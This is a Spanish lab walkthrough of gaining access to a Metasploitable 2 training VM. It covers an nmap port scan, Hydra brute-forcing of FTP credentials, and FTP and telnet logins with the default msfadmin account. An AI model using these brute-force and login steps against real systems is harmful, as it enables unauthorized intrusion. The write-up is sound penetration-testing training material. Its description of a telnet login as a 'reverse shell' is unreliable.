

Ataques manuales sobre laboratorio Metasploitable 2

Presentado por: Santiago Peñaranda Mejia

MÉTODO 1

BUENO VAMOS A INICIAR CON LA PENETRACIÓN A LA MÁQUINA DE METASPLOITABLE2, LO PRIMERO QUE VAMOS HACER ES CON UN ESCANEO DE PUERTOS, PARA VER QUE PUERTOS O SERVICIOS SE ENCUENTRAN ABIERTOS Y ASI PODER ANALIZAR LOS POSIBLES VECTORES VULNERABLES.

```
) nmap -p- -Pn -sS -n 192.168.1.141
```

AL HACER ESTE ESCANEO NOS APARECEN UNA SERIE DE BASTANTES PUERTOS ABIERTOS, COMO PODEMOS VER EN LA IMAGEN

```
nmap -p- -Pn -sS -n 192.168.1.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-04 11:55 EST
Nmap scan report for 192.168.1.141
Host is up (0.00062s latency).
Not shown: 65505 closed tcp ports (reset)
PORT
           STATE SERVICE
21/tcp
          open ftp
22/tcp
          open ssh
23/tcp
          open telnet
          open smtp
open domain
25/tcp
53/tcp
80/tcp
          open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp
          open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccpro:
3306/tcp open mysql
                 ccproxy-ftp
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp
          open
                 vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open ircs-u
8009/tcp open ajpl3
8180/tcp open unknown
8787/tcp open msgsrvr
39645/tcp open
                 unknown
44626/tcp open
                 unknown
54043/tcp open unknown
56651/tcp open unknown
MAC Address: 08:00:27:FD:C5:B7 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 22.79 seconds
🌂 🗁/home/kali 🗸 🖫 23s 🕦
```

Nosotras atacaremos el puerto 21 el de ftp

21/tcp open ftp

Ahora vamos hacer un ataque de fuerza bruta con hydra para intentar adivinar el usuario y la contraseña. Para ello escribimos este código.

```
hydra -t 64 -L Diccionario.txt -P Diccionario.txt 192.168.1.141 ftp
```

AL HACER ESTE ATAQUE DE FUERZA BRUTA CON HYDRA CON UN DICCIONARIO DE POSIBLES CREDENCIALES, VEMOS QUE NOS ENCUENTRA UN USUARIO Y UNA CONTRASEÑA **MSFADMIN** QUE DICEN SER VÁLIDAS.

ASI QUE VAMOS A COMPROBARLO, PARA ELLO ESCRIBIMOS EL COMANDO

```
) ftp msfadmin@192.168.1.141
```

Y AL PONER ESTE COMANDO NOS PEDIRÁ UNA CONTRASEÑA, Y PONDREMOS LA QUE ENCONTRAMOS POSTERIORMENTE

```
> ftp msfadmin@192.168.1.141
Connected to 192.168.1.141.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
```

Y ASÍ ES COMO HEMOS GANADO ACCESO A LA MÁQUINA MEDIANTE EL PUERTO 21 DEL SERVICIO FTP

```
ftp msfadmin@192.168.1.141
Connected to 192.168.1.141.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||12744|).
150 Here comes the directory listing.
drwxr-xr-x 6 1000
                         1000
                                      4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> whoami
?Invalid command.
ftp> id
500 Unknown SITE command.
```

MÉTODO 2


Como vemos que al hacer un escaneo de puertos tiene abierto el puerto 23 de telnet

```
23/tcp open telnet
```


AHORA VAMOS HACER UNA INTRUSIÓN A LA MÁQUINA POR ESTE SERVICIO, PARA ELLO ESCRIBIMOS LO SIGUIENTE

```
telnet 192.168.1.141
```

AL PONER ESTE COMANDO ME MUESTRA EN EL MOTD UNA SERIE DE COSAS



Entre ellas el usuario y la contraseña, como vemos en pantalla



ENTONCES PROCEDEMOS A ESCRIBIRLA A VER QUE NOS SALE

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:

Y AUTOMÁTICAMENTE NOS DA UNA REVERSE SHELL, PERO ESTA NO ES UNA CONEXIÓN COMO LA ANTERIOR YA QUE LA ANTERIOR QUE ERA CON EL SERVICIO FTP ESTE SUELE ESTAR LIMITADO, PERMITIENDO SOLO LEER, ESCRIBIR Y LISTAR ARCHIVOS DEL SISTEMA, SIN PERMISOS ELEVADOS Y SIN ACCESO A EJECUTAR COMANDOS. ESTA ES UNA GRAN DIFERENCIA RESPECTO A TELNET YA QUE TELNET TE DA UNA SHELL COMPLETA, PERMITIENDO UNA TERNER ACCESO A TODOS LOS COMANDOS Y RECURSOS DEL SISTEMA, DEPENDIENDO LOS PERMISOS ASIGNADOS DEL USUARIO EN EL QUE SE A HECHO LA CONEXIÓN, POR ENDE ES MUCHO MEJOR LA CONEXIÓN TELNET YA QUE TENEMOS MÁS POSIBILIDADES DE ESCALAR PRIVILEGIOS Y NO ESTAMOS TAN LIMITADOS.

```
metasploitable login: msfadmin
Password:
Last login: Mon Nov 4 12:46:03 EST 2024 from 192.168.1.27 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ []
```

msfadmin@metasploitable:~\$ whoami msfadmin

 ${\sf Y}$ esto seria todo por el artículo de hoy, chao y gracias